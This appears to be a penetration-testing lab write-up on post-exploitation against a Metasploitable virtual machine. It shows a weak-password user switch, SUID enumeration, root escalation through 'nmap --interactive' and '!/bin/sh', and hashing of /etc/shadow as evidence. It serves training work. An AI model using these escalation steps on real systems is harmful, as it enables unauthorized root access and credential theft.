

# Post-Exploitation & Evidence Collection

## Overview:

After exploiting the vulnerability, upgrading from normal user to root user to perform various tasks and collect the evidence. In the given machine two escalations were performed which are Horizontal escalation and Vertical escalation. Where in horizontal escalation the switching to another user who has the same access level, while in Vertical escalation involves upgrading from normal user to root privilege user (root).

## Escalation:

1. There are various techniques to escalate privileges.
2. Found there are other users and the user named user has weak passwords
3. Using that we can switch the user

```
www-data@metasploitable:/var/www/dvwa/hackable/uploads$ cd /home
cd /home
www-data@metasploitable:/home$ ls -ltra
ls -ltra
total 24
drwxr-xr-x  2 root      nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x  2 service  service  4096 Apr 16  2010 service
drwxr-xr-x  6 root      root      4096 Apr 16  2010 .
drwxr-xr-x  3 user      user      4096 May  7  2010 user
drwxr-xr-x 21 root      root      4096 May 20  2012 ..
drwxr-xr-x  7 msfadmin msfadmin  4096 Jan  1  06:25 msfadmin
www-data@metasploitable:/home$ su user
su user
Password: user

user@metasploitable:/home$ whoami
whoami
user
user@metasploitable:/home$ id
id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:/home$ █
```


4. SUID has been found on nmap command by using this command : `find / -type f -perm -04000 2>/dev/null`

```

user@metasploitable:/home$ whoami
whoami
user
user@metasploitable:/home$ id
id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:/home$ sudo -l
sudo -l
[sudo] password for user: user

Sorry, user user may not run sudo on metasploitable.
user@metasploitable:/home$ find / -type f -perm -04000 2>/dev/null
find / -type f -perm -04000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/cnsn
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
user@metasploitable:/home$

```



## 5. Using nmap to escalate privilege

Command :

nmap --interactive


> !/bin/sh

```

user@metasploitable:/home$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !/bin/bash
!/bin/bash
bash-3.2$ whoami
whoami
user
bash-3.2$ exit
exit
exit
system() execution of command failed
nmap> !/bin/sh
!/bin/sh
sh-3.2# whoami
whoami
root
sh-3.2#

```



# Evidence Collection:

1. After successful escalation it is very important to collect evidence in a hash format

Sno	Item	Description	Hash-Value
1	passwd file	/etc/passwd	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42
2	shadow file	/etc/shadow	7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762
3	apache log	/var/log/apache2/access.log	cd61b5088fe52f553da862db486dd20a
4	Memory	/proc/self/maps	549352d587e88794fdcd13554f6fce5681e14d3989872753318c65bad560076b
5	Evidence	/tmp/evidence.txt	591ee5e58da7c28e1ba6c802deb0e6e41faec380ae230a7b337ef283fbfa36d5

```
sh-3.2# openssl dgst -sha256 /etc/passwd
openssl dgst -sha256 /etc/passwd
SHA256(/etc/passwd)= af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42
sh-3.2# openssl dgst -sha256 /etc/shadow
openssl dgst -sha256 /etc/shadow
SHA256(/etc/shadow)= 7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762
sh-3.2# openssl dgst openssl dgst -sha256 /var/log/apache2/access.log
openssl dgst openssl dgst -sha256 /var/log/apache2/access.log
openssl: No such file or directory
dgst: No such file or directory
-sha256: No such file or directory
MD5(/var/log/apache2/access.log)= cd61b5088fe52f553da862db486dd20a
sh-3.2# openssl dgst -sha256 /var/www/html/index.php
openssl dgst -sha256 /var/www/html/index.php
/var/www/html/index.php: No such file or directory
sh-3.2# openssl dgst -sha256 /proc/self/maps
openssl dgst -sha256 /proc/self/maps
SHA256(/proc/self/maps)= 549352d587e88794fdcd13554f6fce5681e14d3989872753318c65bad560076b
sh-3.2# whoami >> /tmp/evidence.txt
whoami >> /tmp/evidence.txt
sh-3.2# date >> /tmp/evidence.txt
date >> /tmp/evidence.txt
sh-3.2# cat /tmp/evidence.txt
cat /tmp/evidence.txt
root
Fri Jan 16 01:05:32 EST 2026
sh-3.2# openssl dgst -sha256 /tmp/evidence
openssl dgst -sha256 /tmp/evidence
/tmp/evidence: No such file or directory
sh-3.2# openssl dgst -sha256 /tmp/evidence.txt
openssl dgst -sha256 /tmp/evidence.txt
SHA256(/tmp/evidence.txt)= 591ee5e58da7c28e1ba6c802deb0e6e41faec380ae230a7b337ef283fbfa36d5
sh-3.2#
```